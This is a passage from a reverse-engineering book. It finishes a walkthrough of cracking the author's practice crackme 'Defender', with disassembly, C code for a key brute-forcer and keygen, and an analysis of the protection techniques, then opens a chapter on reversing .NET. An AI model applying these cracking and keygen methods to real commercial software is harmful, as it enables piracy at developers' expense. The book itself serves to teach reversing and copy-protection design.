Let's proceed to another call to `NtDelayExecution`, followed by a call to another internal function, `401746`. This function starts with a very familiar sequence that appears to be another decryption sequence; this function is also encrypted. I won't go over the decryption sequence, but there's one detail I want to discuss. Before the code starts decrypting, the following two lines are executed:

```
00401785   MOV EAX,DWORD PTR DS:[406008]
0040178A   MOV DWORD PTR SS:[EBP-9C0],EAX
```

The reason I'm mentioning this is that the variable `[EBP-9C0]` is used a few lines later as the decryption key (the value against which the code is `XOR`ed to decrypt it). You probably don't remember this, but you've seen this global variable `406008` earlier. Remember when the first encrypted function was about to return, how it reencrypted itself? During encryption the code calculated a checksum of the encrypted data, and the resulting checksum was stored in a global variable at `406008`. The reason I'm telling you all of this is that this is an unusual property in this code—the decryption key is calculated at runtime. One side effect this has is that any breakpoint installed on encrypted code that is not removed before the function is reencrypted would change this checksum, preventing the next function from properly decrypting! Defender is doing as its name implies: It's defending!

Let's proceed to investigate the newly decrypted function. It starts with two calls to the traditional `NtDelayExecution` . Then the function proceeds to call what appears to be `NtOpenFile` through the obfuscated interface, with the string "`\??\C:`" hard-coded right there in the middle of the code. After `NtOpenFile` the function calls `NtQueryVolumeInformationFile` with the `FileFsVolumeInformation` information level flag. It then reads offset +8 from the returned data structure and stores it in the local variable `[406020]`. Offset +8 in data structure `FILE_FS_VOLUME_INFORMATION` is `VolumeSerialNumber` (this information was also obtained at `http://undocumented.ntinternals.net`).

This is a fairly typical copy protection sequence, in a slightly different flavor. The primary partition's volume serial number is a good way to create computer-specific dependencies. It is a 32-bit number that's randomly assigned to a partition when it's being formatted. The value is retained until the partition is formatted. Utilizing this value in a serial-number-based copy protection means that serial numbers cannot be shared between users on different computers—each computer has a different serial number. One slightly unusual thing about this is that Defender is obtaining this value directly using the native API. This is typically done using the `GetVolumeInformation` Win32 API.

You've pretty much reached the end of the current function. Before returning it makes yet another call to `NtDelayExecution`, invokes `RDTSC`, loads the low-order word into `EAX` as the return value (to make for a garbage return value), and goes back to the beginning to reencrypt itself.

Parsing the Program Parameters

Back at the main entry point function, you find another call to `NtDelayExecution` which is followed by a call into what appears to be the final function call (other than that apparently useless call to `IsDebuggerPresent`) in the program entry point, `402082`.

Naturally, `402082` is also encrypted, so you will set a breakpoint on `402198`, which is right after the decryption code is done decrypting. You immediately start seeing familiar bits of code (if Olly is still showing you junk instead of code at this point, you can either try stepping into that code and see if automatically fixes itself or you can specifically tell Olly to treat these bytes as code by right-clicking the first line and selecting Analysis. During next analysis, treat selection as ➪ Command). You will see a call to `NtDelayExecution`, followed by a sequence that loads a new DLL: `SHELL32.DLL`. The loading is followed by the creation of the obfuscated module interface: allocating memory at a random address, creating checksums for each of the exported `SHELL32.DLL` names, and copying the entire code section into the newly allocated memory block. After all of this the program calls a `KERNEL32.DLL` that

has a pure user-mode implementation, which forces you to use the function index method. It turns out the API is `GetCommandLineW`. Indeed, it returns a pointer to our test command line.

The next call is to a `SHELL32.DLL` API. Again, a SHELL32 API would probably never make a direct call down into the kernel, so you're just stuck with some long function and you've no idea what it is. You have to use the function's index again to figure out which API Defender is calling. This time it turns out that it's `CommandLineToArgvW`. `CommandLineToArgvW` performs parsing on a command-line string and returns an array of strings, each containing a single parameter. Defender must call this function directly because it doesn't make use of a runtime library, which usually takes care of such things.

After the `CommandLineToArgvW` call, you reach an area in Defender that you've been trying to get to for a really long time: the parsing of the command-line arguments.

You start with simple code that verifies that the parameters are valid. The code checks the total number of arguments (sent back from `CommandLineToArgvW`) to make sure that it is three (`Defender.EXE`'s name plus username and serial number). Then the third parameter is checked for a 16-character length. If it's not 16 characters, defender jumps to the same place as if there aren't three parameters. Afterward Defender calls an internal function, `401CA8` that verifies that the hexadecimal string only contains digits and letters (either lowercase or uppercase). The function returns a Boolean indicating whether the serial is a valid hexadecimal number. Again, if the return value is 0 the code jumps to the same position (`40299C`), which is apparently the "bad parameters" code sequence. The code proceeds to call another function (`401CE3`) that confirms that the username only contains letters (either lowercase or uppercase). After this you reach the following three lines:

```
00402994   TEST EAX,EAX
00402996   JNZ Defender.00402AC4
0040299C   CALL Defender.004029EC
```

When this code is executed `EAX` contains the returns value from the username verification sequence. If it is zero, the code jumps to the failure code, at `40299C`, and if not it jumps to `402AC4`, which is apparently the success code. One thing to notice is that `4029EC` again uses the `CALL` instruction to skip a string right in the middle of the code. A quick look at the address right after the `CALL` instruction in OllyDbg's data view reveals the following:

```
004029A1  42 61 64 20 70 61 72 61  Bad para
004029A9  6D 65 74 65 72 73 21 0A  meters!.
004029B1  55 73 61 67 65 3A 20 44  Usage: D
004029B9  65 66 65 6E 64 65 72 20  efender
004029C1  3C 46 75 6C 6C 20 4E 61  <Full Na
```

```
004029C9  6D 65 3E 20 3C 31 36 2D  me> <16-
004029D1  64 69 67 69 74 20 68 65  digit he
004029D9  78 61 64 65 63 69 6D 61  xadecima
004029E1  6C 20 6E 75 6D 62 65 72  l number
004029E9  3E 0A 00                 >..
```

So, you've obviously reached the "bad parameters" message display code. There is no need to examine this code – you should just get into the "good parameters" code sequence and see what it does. Looks like you're close!

Processing the Username

Jumping to `402AC4`, you will see that it's not *that* simple. There's quite a bit of code still left to go. The code first performs some kind of numeric processing sequence on the username string. The sequence computes a modulo 48 on each character, and that modulo is used for performing a left shift on the character. One interesting detail about this left shift is that it is implemented in a dedicated, somewhat complicated function. Here's the listing for the shifting function:

```
00401681    CMP CL,40
00401684    JNB SHORT Defender.0040169B
00401686    CMP CL,20
00401689    JNB SHORT Defender.00401691
0040168B    SHLD EDX,EAX,CL
0040168E    SHL EAX,CL
00401690    RETN
00401691    MOV EDX,EAX
00401693    XOR EAX,EAX
00401695    AND CL,1F
00401698    SHL EDX,CL
0040169A    RETN
0040169B    XOR EAX,EAX
0040169D    XOR EDX,EDX
0040169F    RETN
```

This code appears to be a 64-bit left-shifting logic. `CL` contains the number of bits to shift, and `EDX:EAX` contains the number being shifted. In the case of a full-blown 64-bit left shift, the function uses the `SHLD` instruction. The `SHLD` instruction is not *exactly* a 64-bit shifting instruction, because it doesn't shift the bits in `EAX`; it only uses `EAX` as a "source" of bits to shift into `EDX`. That's why the function also needs to use a regular `SHL` on `EAX` in case it's shifting less than 32 bits to the left.

After the 64-bit left-shifting function returns, you get into the following code:

```
00402B1C    ADD EAX,DWORD PTR SS:[EBP-190]
00402B22    MOV ECX,DWORD PTR SS:[EBP-18C]
00402B28    ADC ECX,EDX
00402B2A    MOV DWORD PTR SS:[EBP-190],EAX
00402B30    MOV DWORD PTR SS:[EBP-18C],ECX
```

Figure 11.16 shows what this sequence does in mathematical notation. Essentially, Defender is preparing a 64-bit integer that uniquely represents the username string by taking each character and adding it at a unique bit position in the 64-bit integer.

The function proceeds to perform a similar, but slightly less complicated conversion on the serial number. Here, it just takes the 16 hexadecimal digits and directly converts them into a 64-bit integer. Once it has that integer it calls into `401EBC`, pushing both 64-bit integers into the stack. At this point, you're hoping to find some kind of verification logic in `401EBC` that you can easily understand. If so, you'll have cracked Defender!

Validating User Information

Of course, `401EBC` is also encrypted, but there's something different about this sequence. Instead of having a hard-coded decryption key for the XOR operation or read it from a global variable, this function is calling into another function (at `401D18`) to obtain the key. Once `401D18` returns, the function stores its return value at `[EBP-1C]` where it is used during the decryption process.

$$Sum = \sum_{n=0}^{len} C_n \times 2^{C_n \bmod 48}$$

Figure 11.16 Equation used by Defender to convert username string to a 64-bit value.

Let's step into this function at `401D18` to determine how it produces the decryption key. As soon as you enter this function, you realize that you have a bit of a problem: It is also encrypted. Of course, the question now is where does the decryption key for *this* function come from? There are two code sequences that appear to be relevant. When the function starts, it performs the following:

```
00401D1F    MOV EAX,DWORD PTR SS:[EBP+8]
00401D22    IMUL EAX,DWORD PTR DS:[406020]
00401D29    MOV DWORD PTR SS:[EBP-10],EAX
```

This sequence takes the low-order word of the name integer that was produced earlier and multiplies it with a global variable at `[406020]`. If you go back to the function that obtained the volume serial number, you will see that it was stored at `[406020]`. So, Defender is multiplying the low part of the name integer with the volume serial number, and storing the result in `[EBP-10]`. The next sequence that appears related is part of the decryption loop:

```
00401D7B    MOV EAX,DWORD PTR SS:[EBP+10]
00401D7E    MOV ECX,DWORD PTR SS:[EBP-10]
00401D81    SUB ECX,EAX
00401D83    MOV EAX,DWORD PTR SS:[EBP-28]
00401D86    XOR ECX,DWORD PTR DS:[EAX]
```

This sequence subtracts the parameter at `[EBP+10]` from the result of the previous multiplication, and XORs that value against the encrypted function! Essentially Defender is doing *Key = (NameInt * VolumeSerial) – LOWPART(SerialNumber)*. Smells like trouble! Let the decryption routine complete the decryption, and try to step into the decrypted code. Here's what the beginning of the decrypted code looks like (this is quite random—your milage may vary).

```
00401E32    PUSHFD
00401E33    AAS
00401E34    ADD BYTE PTR DS:[EDI],-22
00401E37    AND DH,BYTE PTR DS:[EAX+B84CCD0]
00401E3D    LODS BYTE PTR DS:[ESI]
00401E3E    INS DWORD PTR ES:[EDI],DX
```

It is quite easy to see that this is meaningless junk. It looks like the decryption failed. But still, it looks like Defender is going to try to execute this code! What happens now really depends on which debugger you're dealing with, but Defender doesn't just go away. Instead it prints its lovely "Sorry . . . Bad Key." message. It looks like the top-level exception handler installed earlier is the one generating this message. Defender is just crashing because of the bad code in the function you just studied, and the exception handler is printing the message.

Unlocking the Code

It looks like you've run into a bit of a problem. You simply don't have the key that is needed in order to decrypt the "success" path in Defender. It looks like Defender is using the username and serial number information to generate this key, and the user must type the correct information in order to unlock the code. Of course, closely observing the code that computes the key used in the decryption reveals that there isn't just a single username/serial number pair that will unlock the code. The way this algorithm works there could probably be a valid serial number for any username typed. The only question is what should the difference be between the *VolumeSerial * NameLowPart* and the low part of the serial number? It is likely that once you find out that difference, you will have successfully cracked Defender, but how can you do that?

Brute-Forcing Your Way through Defender

It looks like there is no quick way to get that decryption key. There's no evidence to suggest that this decryption key is available anywhere in `Defender.EXE`; it probably isn't. Because the difference you're looking for is only 32 bits long, there is one option that is available to you: brute-forcing. Brute-forcing means that you let the computer go through all possible keys until it finds one that properly decrypts the code. Because this is a 32-bit key there are *only* 4,294,967,296 possible options. To you this may sound like a whole lot, but it's a piece of cake for your PC.

To find that key, you're going to have to create a little brute-forcer program that takes the encrypted data from the program and tries to decrypt it using every key, from 0 to 4,294,967,296, until it gets back valid data from the decryption process. The question that arises is: What constitutes valid data? The answer is that there's no real way to know what is valid and what isn't. You could theoretically try to run each decrypted block and see if it works, but that's extremely complicated to implement, and it would be difficult to create a process that would actually perform this task reliably.

What you need is to find a "*token*"—a long-enough sequence that you *know* is going to be in the encrypted block. This will allow you to recognize when you've actually found the correct key. If the token is too generic, you will get thousands or even millions of hits, and you'll have no idea which is the correct key. In this particular function, you don't need an incredibly long token because it's a relatively short function. It's likely that 4 bytes will be enough if you can find 4 bytes that are definitely going to be a part of the decrypted code.

You could look for something that's *likely* to be in the code such as those repeated calls to `NtDelayExecution`, but there's one thing that might be a bit easier. Remember that funny variable in the first function that was set to one and then immediately checked for a zero value? You later found that the

encrypted code contained code that sets it back to zero and jumps back to that address. If you go back to look at every encrypted function you've gone over, they *all* have this same mechanism. It appears to be a generic mechanism that reencrypts the function before it returns. The local variable is apparently required to tell the prologue code whether the function is currently being encrypted or decrypted. Here are those two lines from `401D18`, the function you're trying to decrypt.

```
00401D49    MOV DWORD PTR SS:[EBP-4],1
00401D50    CMP DWORD PTR SS:[EBP-4],0
00401D54    JE SHORT Defender.00401DBF
```

As usual, a local variable is being set to 1, and then checked for a zero value. If I'm right about this, the decrypted code should contain an instruction just like the first one in the preceding sequence, except that the value being loaded is 0, not 1. Let's examine the code bytes for this instruction and determine exactly what you're looking for.

```
00401D49    C745 FC 01000000          MOV DWORD PTR SS:[EBP-4],1
```

Here's the OllyDbg output that includes the instruction's code bytes. It looks like this is a 7-byte sequence—should be more than enough to find the key. All you have to do is modify the 01 byte to 00, to create the following sequence:

```
C7 45 FC 00 00 00 00
```

The next step is to create a little program that contains a copy of the encrypted code (which you can rip directly from OllyDbg's data window) and decrypts the code using every possible key from `0` to `FFFFFFFF`. With each decrypted block the program must search for the token—that 7-byte sequence you just prepared . As soon as you find that sequence in a decrypted block, you know that you've found the correct decryption key. This is a pretty short block so it's unlikely that you'd find the token in the wrong decrypted block.

You start by determining the starting address and exact length of the encrypted block. Both addresses are loaded into local variables early in the decryption sequence:

```
00401D2C    PUSH Defender.00401E32
00401D31    POP EAX
00401D32    MOV DWORD PTR SS:[EBP-14],EAX
00401D35    PUSH Defender.00401EB6
00401D3A    POP EAX
00401D3B    MOV DWORD PTR SS:[EBP-C],EAX
```

In this sequence, the first value pushed into the stack is the starting address of the encrypted data and the second value pushed is the ending address. You go to Olly's dump window and dump data starting at `401E32`. Now, you need to create a brute-forcer program and copy that decrypted data into it.

Before you actually write the program, you need to get a better understanding of the encryption algorithm used by Defender. A quick glance at a decryption sequence shows that it's not just XORing the key against each `DWORD` in the code. It's also XORing each 32-bit block with the previous unencrypted block. This is important because it means the decryption process must begin at the same position in the data where encryption started—otherwise the decryption process will generate corrupted data. We now have enough information to write our little decryption loop for the brute-forcer program.

```
for (DWORD dwCurrentBlock = 0;
dwCurrentBlock <= dwBlockCount;
dwCurrentBlock++)
{
dwDecryptedData[dwCurrentBlock] = dwEncryptedData[dwCurrentBlock] ^
 dwCurrentKey;
 dwDecryptedData[dwCurrentBlock] ^= dwPrevBlock;
 dwPrevBlock = dwEncryptedData[dwCurrentBlock];
}
```

This loop must be executed for *each key*! After decryption is completed you search for your token in the decrypted block. If you find it, you've apparently hit the correct key. If not, you increment your key by one and try to decrypt and search for the token again. Here's the token searching logic.

```
PBYTE pbCurrent = (PBYTE) memchr(dwDecryptedData, Sequence[0],
                                 sizeof(dwEncryptedData));
while (pbCurrent)
{
  if (memcmp(pbCurrent, Sequence, sizeof(Sequence)) == 0)
  {
     printf ("Found our sequence! Key is 0x%08x.\n", dwCurrentKey);
    _exit(1);
  }
  pbCurrent++;
  pbCurrent = (PBYTE) memchr(pbCurrent, Sequence[0],
   sizeof(dwEncryptedData) - (pbCurrent - (PBYTE) dwDecryptedData));
}
```

Realizing that all of this must be executed 4,294,967,296 times, you can start to see why this is going to take a little while to complete. Now, consider that this is merely a 32-bit key! A 64-bit key would have taken *4,294,967,296 _ 232* iterations to complete. At 4,294,967,296 iterations per-minute, it would still take about 8,000 years to go over all possible keys.

Now, all that's missing is the encrypted data and the token sequence. Here are the two arrays you're dealing with here:

```
DWORD dwEncryptedData[] = {
0x5AA37BEB,    0xD7321D42,    0x2618DDF9,    0x2F1794E3,
0x1DE51172,    0x8BDBD150,    0xBB2954C1,    0x678CB4E3,
0x5DD701F9,    0xE11679A6,    0x501CD9A0,    0x685251B9,
0xD6F355EE,    0xE401D07F,    0x10C218A5,    0x22593307,
0x10133778,    0x22594B07,    0x1E134B78,    0xC5093727,
0xB016083D,    0x8A4C8DAC,    0x1BB759E3,    0x550A5611,
0x140D1DF4,    0xE8CE15C5,    0x47326D27,    0xF3F1AD7D,
0x42FB734C,    0xF34DF691,    0xAB07368B,    0xE5B2080F,
0xCDC6C492,    0x5BF8458B,    0x8B55C3C9 };

unsigned char Sequence[] = {0xC7, 0x45, 0xFC, 0x00, 0x00, 0x00, 0x00 };
```

At this point you're ready to build this program and run it (preferably with all compiler optimizations enabled, to quicken the process as much as possible). After a few minutes, you get the following output.

```
Found our sequence! Key is 0xb14ac01a.
```

Very nice! It looks like you found what you were looking for. `B14AC01A` is our key. This means that the correct serial can be calculated using *Serial=LOW PART(NameSerial) * VolumeSerial – B14AC01A*. The question now is why is the serial 64 bits long? Is it possible that the upper 32 bits are unused?

Let's worry about that later. For now, you can create a little keygen program that will calculate a `NameSerial` and this algorithm and give you a (hopefully) valid serial number that you can feed into Defender. The algorithm is quite trivial. Converting a name string to a 64-bit number is done using the algorithm described in Figure 11.16. Here's a C implementation of that algorithm.

```
__int64  NameToInt64(LPWSTR pwszName)
{
  __int64 Result = 0;
  int iPosition = 0;
  while (*pwszName)
  {
    Result += (__int64) *pwszName << (__int64) (*pwszName % 48);
    pwszName++;
    iPosition++;
  }

  return Result;
}
```

The return value from this function can be fed into the following code:

```
  char name[256];
  char fsname[256];
  DWORD complength;
  DWORD VolumeSerialNumber;
  GetVolumeInformation("C:\\", name, sizeof(name), &VolumeSerialNumber,
 &complength, 0, fsname, sizeof(fsname));
  printf ("Volume serial number is: 0x%08x\n", VolumeSerialNumber);
  printf ("Computing serial for name: %s\n", argv[1]);
  WCHAR wszName[256];
  mbstowcs(wszName, argv[1], 256);
  unsigned __int64 Name = NameToInt64(wszName);
  ULONG FirstNum = (ULONG) Name * VolumeSerialNumber;
  unsigned __int64 Result = FirstNum - (ULONG) 0xb14ac01a;

  printf ("Name number is: %08x%08x\n",
(ULONG) (Name >> 32), (ULONG) Name);
  printf ("Name * VolumeSerialNumber is: %08x\n", FirstNum);
  printf ("Serial number is: %08x%08x\n",
(ULONG) (Result >> 32), (ULONG) Result);
```

This is the code for the keygen program. When you run it with the name `John Doe`, you get the following output.

```
Volume serial number is: 0x6c69e863
Computing serial for name: John Doe
Name number is: 000000212ccaf4a0
Name * VolumeSerialNumber is: 15cd99e0
Serial number is: 000000006482d9c6
```

Naturally, you'll see different values because your volume serial number is different. The final number is what you have to feed into Defender. Let's see if it works! You type "`John Doe`" and `000000006482D9C6` (or whatever your serial number is) as the command-line parameters and launch Defender. No luck. You're still getting the "Sorry" message. Looks like you're going to have to step into that encrypted function and see what it does.

The encrypted function starts with a `NtDelayExecution` and proceeds to call the inverse twin of that 64-bit left-shifter function you ran into earlier. This one does the same thing only with right shifts (32 of them to be exact). Defender is doing something you've seen it do before: It's computing *LOW PART(NameSerial) * VolumeSerial – HIGHPART(TypedSerial).* It then does something that signals some more bad news: It returns the result from the preceding calculation to the caller.

This is bad news because, as you probably remember, this function's return value is used for decrypting the function that called it. It looks like the high part of the typed serial is also somehow taking part in the decryption process.

You're going to have to brute-force the calling function as well—it's the only way to find this key.

In this function, the encrypted code starts at `401FED` and ends at `40207F`. In looking at the encryption/decryption local variable, you can see that it's at the same offset `[EBP-4]` as in the previous function. This is good because it means that you'll be looking for the same byte sequence:

```
unsigned char Sequence[] = {0xC7, 0x45, 0xFC, 0x00, 0x00, 0x00, 0x00 };
```

Of course, the data is different because it's a different function, so you copy the new function's data over into the brute-forcer program and let it run. Sure enough, after about 10 minutes or so you get the answer:

```
Found our sequence! Key is 0x8ed105c2.
```

Let's immediately fix the keygen to correctly compute the high-order word of the serial number and try it out. Here's the corrected keygen code.

```
unsigned __int64 Name = NameToInt64(wszName);
ULONG FirstNum = (ULONG) Name * VolumeSerialNumber;
unsigned __int64 Result = FirstNum - (ULONG) 0xb14ac01a;
Result |= (unsigned __int64) (FirstNum - 0x8ed105c2) << 32;

printf ("Name number is: %08x%08x\n",
      (ULONG) (Name >> 32), (ULONG) Name);
printf ("Name * VolumeSerialNumber is: %08x\n", FirstNum);
printf ("Serial number is: %08x%08x\n",
      (ULONG) (Result >> 32), (ULONG) Result);
```

Running this corrected keygen with `"John Doe"` as the username, you get the following output:

```
Volume serial number is: 0x6c69e863
Computing serial for name: John Doe
Name number is: 000000212ccaf4a0
Name * VolumeSerialNumber is: 15cd99e0
Serial number is: 86fc941e6482d9c6
```

As expected, the low-order word of the serial number is identical, but you now have a full result, including the high-order word. You immediately try and run this data by Defender: Defender "John Doe" 86fc941e6482d9c6 (again, this number will vary depending on the volume serial number). Here's Defender's output:

```
Defender Version 1.0 - Written by Eldad Eilam
That is correct! Way to go!
```

Congratulations! You've just cracked Defender! This is quite impressive, considering that Defender is quite a complex protection technology, even compared to top-dollar commercial protection systems. If you don't fully understand every step of the process you just undertook, fear not. You should probably practice on reversing Defender a little bit and quickly go over this chapter again. You can take comfort in the fact that once you get to the point where you can easily crack Defender, you are a world-class cracker. Again, I urge you to only use this knowledge in good ways, not for stealing. *Be a good cracker, not a greedy cracker.*

Protection Technologies in Defender

Let's try and summarize the protection technologies you've encountered in Defender and attempt to evaluate their effectiveness. This can also be seen as a good "executive summary" of Defender for those who aren't in the mood for 50 pages of disassembled code.

First of all, it's important to understand that Defender is a relatively powerful protection compared to many commercial protection technologies, but it could definitely be improved. In fact, I intentionally limited its level of protection to make it practical to crack within the confines of this book. Were it not for these constraints, cracking would have taken a lot longer.

Localized Function-Level Encryption

Like many copy protection and executable packing technologies, Defender stores most of its key code in an encrypted form. This is a good design because it at least prevents crackers from elegantly loading the program in a disassembler such as IDA Pro and easily analyzing the entire program. From a live-debugging perspective encryption is good because it prevents or makes it more difficult to set breakpoints on the code.

Of course, most protection schemes just encrypt the entire program using a single key that is readily available somewhere in the program. This makes it exceedingly easy to write an "unpacker" program that automatically decrypts the entire program and creates a new, decrypted version of the program.

The beauty of Defender's encryption approach is that it makes it much more difficult to create automatic unpackers because the decryption key for each encrypted code block is obtained at runtime.

Relatively Strong Cipher Block Chaining

Defender uses a fairly solid, yet simple encryption algorithm called Cipher Block Chaining (CBC) (see *Applied Cryptography, Second Edition* by Bruce Schneier [Schneier2]). The idea is to simply XOR each plaintext block with the

previous, encrypted block, and then to XOR the result with the key. This algorithm is quite secure and should *not* be compared to a simple XOR algorithm, which is highly vulnerable. In a simple XOR algorithm, the key is fairly easily retrievable as soon as you determine its length. All you have to do is find bytes that you know are encrypted within your encrypted block and XOR them with the encrypted data. The result is the key (assuming that you have at least as many bytes as the length of the key).

Of course, as I've demonstrated, a CBC is vulnerable to brute-force attacks, but for this it would be enough to just increase the key length to 64-bits or above. The real problem in copy protection technologies is that eventually the key *must* be available to the program, and without special hardware it is impossible to hide the key from cracker's eyes.

Reencrypting

Defender reencrypts each function before that function returns to the caller. This creates an (admittedly minor) inconvenience to crackers because they never get to the point where they have the entire program decrypted in memory (which is a perfect time to dump the entire decrypted program to a file and then conveniently reverse it from there).

Obfuscated Application/Operating System Interface

One of the key protection features in Defender is its obfuscated interface with the operating system, which is actually quite unusual. The idea is to make it very difficult to identify calls from the program into the operating system, and almost impossible to set breakpoints on operating system APIs. This greatly complicates cracking because most crackers rely on operating system calls for finding important code areas in the target program (think of the `MessageBoxA` call you caught in our KeygenMe3 session).

The interface attempts to attach to the operating system without making a single direct API call. This is done by manually finding the first system component (`NTDLL.DLL`) using the TEB, and then manually searching through its export table for APIs.

Except for a single call that takes place during initialization, APIs are never called through the user-mode component. All user-mode OS components are copied to a random memory address when the program starts, and the OS is accessed through this copied code instead of using the original module. Any breakpoints placed on any user-mode API would never be hit. Needless to say, this has a significant memory consumption impact on the program and a certain performance impact (because the program must copy significant amounts of code every time it is started).

To make it very difficult to determine which API the program is trying to call APIs are searched using a checksum value computed from their names, instead of storing their actual names. Retrieving the API name from its checksum is not possible.

There are several weaknesses in this technique. First of all, the implementation in Defender maintained the APIs order from the export table, which simplified the process of determining which API was being called. Randomly reorganizing the table during initialization would prevent crackers from using this approach. Also, for some APIs, it is possible to just directly step into the kernel in a kernel debugger and find out which API is being called. There doesn't seem to be a simple way to work around this problem, but keep in mind that this is primarily true for native NTDLL APIs, and is less true for Win32 APIs.

One more thing—remember how you saw that Defender was statically linked to `KERNEL32.DLL` and had an import entry for `IsDebuggerPresent`? The call to that API was obviously irrelevant—it was actually in unreachable code. The reason I added that call was that older versions of Windows (Windows NT 4.0 and Windows 2000) just wouldn't let Defender load without it. It looks like Windows expects all programs to make at least *one* system call.

Processor Time-Stamp Verification Thread

Defender includes what is, in my opinion, a fairly solid mechanism for making the process of live debugging on the protected application very difficult. The idea is to create a dedicated thread that constantly monitors the hardware time-stamp counter and kills the process if it looks like the process has been stopped in some way (as in by a debugger). It is important to directly access the counter using a low-level instruction such as `RDTSC` and not using some system API, so that crackers can't just hook or replace the function that obtains this value.

Combined with a good encryption on each key function a verification thread makes reversing the program a lot more annoying than it would have been otherwise. Keep in mind that without encryption this technique wouldn't be very effective because crackers can just load the program in a disassembler and read the code.

Why was it so easy for us to remove the time-stamp verification thread in our cracking session? As I've already mentioned, I've intentionally made Defender somewhat easier to break to make it feasible to crack in the confines of this chapter. The following are several modifications that would make a time-stamp verification thread far more difficult to remove (of course it would *always* remain possible to remove, but the question is how long it would take):

- Adding periodical checksum calculations from the main thread that verify the verification thread. If there's a checksum mismatch, someone has patched the verification thread—terminate immediately.
- Checksums must be stored within the code, rather than in some centralized location. The same goes for the actual checksum verifications—they must be inlined and not implemented in one single function. This would make it very difficult to eliminate the checks or modify the checksum.
- Store a global handle to the verification thread. With each checksum verification ensure the thread is still running. If it's not, terminate the program immediately.

One thing that should be noted is that in its current implementation the verification thread is slightly dangerous. It is reliable enough for a cracking exercise, but not for anything beyond that. The relatively short period and the fact that it's running in normal priority means that it's possible that it will terminate the process unjustly, without a debugger.

In a commercial product environment the counter constant should probably be significantly higher and should probably be calculated in runtime based on the counter's update speed. In addition, the thread should be set to a higher priority in order to make sure higher priority threads don't prevent it from receiving CPU time and generate false positives.

Runtime Generation of Decryption Keys

Generating decryption keys in runtime is important because it means that the program could never be automatically unpacked. There are many ways to obtain keys in runtime, and Defender employs two methods.

Interdependent Keys

Some of the individual functions in Defender are encrypted using *interdependent keys*, which are keys that are calculated in runtime from some other program data. In Defender's case I've calculated a checksum during the reencryption process and used that checksum as the decryption key for the next function. This means that any change (such as a patch or a breakpoint) to the encrypted function would prevent the next function (in the runtime execution order) from properly decrypting. It would probably be worthwhile to use a cryptographic hash algorithm for this purpose, in order to prevent attackers from modifying the code, and simply adding a couple of bytes that would keep the original checksum value. Such modification would not be possible with cryptographic hash algorithms—any change in the code would result in a new hash value.

User-Input-Based Decryption Keys

The two most important functions in Defender are simply inaccessible unless you have a valid serial number. This is similar to dongle protection where the program code is encrypted using a key that is only available on the dongle. The idea is that a user without the dongle (or a valid serial in Defender's case) is simply not going to be able to crack the program. You were able to crack Defender only because I purposely used short 32-bit keys in the Chained Block Cipher. Were I to use longer, 64-bit or 128-bit keys, cracking wouldn't have been possible without a valid serial number.

Unfortunately, when you think about it, this is not really that impressive. Supposing that Defender were a commercial software product, yes, it would have taken a long time for the first cracker to crack it, but once the algorithm for computing the key was found, it would only take a single valid serial number to find out the key that was used for encrypting the important code chunks. It would then take hours until a keygen that includes the secret keys within it would be made available online. Remember: *Secrecy is only a temporary state!*

Heavy Inlining

Finally, one thing that really contributes to the low readability of Defender's assembly language code is the fact that it was compiled with very heavy *inlining*. Inlining refers to the process of inserting function code into the body of the function that calls them. This means that instead of having one copy of the function that everyone can call, you will have a copy of the function *inside* the function that calls it. This is a standard C++ feature and only requires the inline keyword in the function's prototype.

Inlining significantly complicates reversing in general and cracking in particular because it's difficult to tell where you are in the target program—clearly defined function calls really make it easier for reversers. From a cracking standpoint, it is more difficult to patch an inlined function because you must find every instance of the code, instead of just patching the function and have all calls go to the patched version.

Conclusion

In this chapter, you uncovered the fascinating world of cracking and saw just closely related it is to reversing. Of course, cracking has no practical value other than the educational value of learning about copy protection technologies. Still, cracking is a serious reversing challenge, and many people find it

very challenging and enjoyable. If you enjoyed the reversing sessions presented in this chapter, you might enjoy cracking some of the many crackmes available online. One recommended Web site that offers crackmes at a variety of different levels (and for a variety of platforms) is `www.crackmes.de`. Enjoy!

As a final reminder, I would like to reiterate the obvious: Cracking commercial copy protection mechanisms is considered illegal in most countries. Please honor the legal and moral right of software developers and other copyright owners to reap the fruit of their efforts!

PART

IV

Beyond Disassembly

CHAPTER 12

Reversing .NET

This book has so far focused on just one reverse-engineering platform: native code written for IA-32 and compatible processors. Even though there are many programs that fall under this category, it still makes sense to discuss other, emerging development platforms that might become more popular in the future. There are endless numbers of such platforms. I could discuss other operating systems that run under IA-32 such as Linux, or discuss other platforms that use entirely different operating systems *and* different processor architectures, such as Apple Macintosh. Beyond operating systems and processor architectures, there are also high-level platforms that use a special assembly language of their own, and can run under any platform. These are virtual-machine-based platforms such as Java and .NET.

Even though Java has grown to be an extremely powerful and popular programming language, this chapter focuses exclusively on Microsoft's .NET platform. There are several reasons why I chose .NET over Java. First of all, Java has been around longer than .NET, and the subject of Java reverse engineering has been covered quite extensively in various articles and online resources. Additionally, I think it would be fair to say that Microsoft technologies have a general tendency of attracting large numbers of hackers and reversers. The reason why that is so is the subject of some debate, and I won't get into it here.

In this chapter, I will be covering the basic techniques for reverse engineering .NET programs. This requires that you become familiar with some of the

ground rules of the .NET platform, as well as with the native language of the .NET platform: MSIL. I'll go over some simple MSIL code samples and analyze them just as I did with IA-32 code in earlier chapters. Finally, I'll introduce some tools that are specific to .NET (and to other bytecode-based platforms) such as obfuscators and decompilers.

Ground Rules

Let's get one thing straight: reverse engineering of .NET applications is an entirely different ballgame compared to what I've discussed so far. Fundamentally, reversing a .NET program is an incredibly trivial task. .NET programs are compiled into an intermediate language (or bytecode) called MSIL (Microsoft Intermediate Language). MSIL is highly detailed; it contains far more high-level information regarding the original program than an IA-32 compiled program does. These details include the full definition of every data structure used in the program, along with the names of almost every symbol used in the program. That's right: The names of every object, data member, and member function are included in every .NET binary—that's how the .NET runtime (the CLR) can find these objects at runtime!

This not only greatly simplifies the process of reversing a program by reading its MSIL code, but it also opens the door to an entirely different level of reverse-engineering approaches. There are .NET decompilers that can accurately recover a source-code-level representation of most .NET programs. The resulting code is highly readable, both because of the original symbol names that are preserved throughout the program, but also because of the highly detailed information that resides in the binary. This information can be used by decompilers to reconstruct both the flow and logic of the program and detailed information regarding its objects and data types. Figure 12.1 demonstrates a simple C# function and what it looks like after decompilation with the Salamander decompiler. Notice how pretty much every important detail regarding the source code is preserved in the decompiled version (local variable names are gone, but Salamander cleverly names them `i` and `j`).

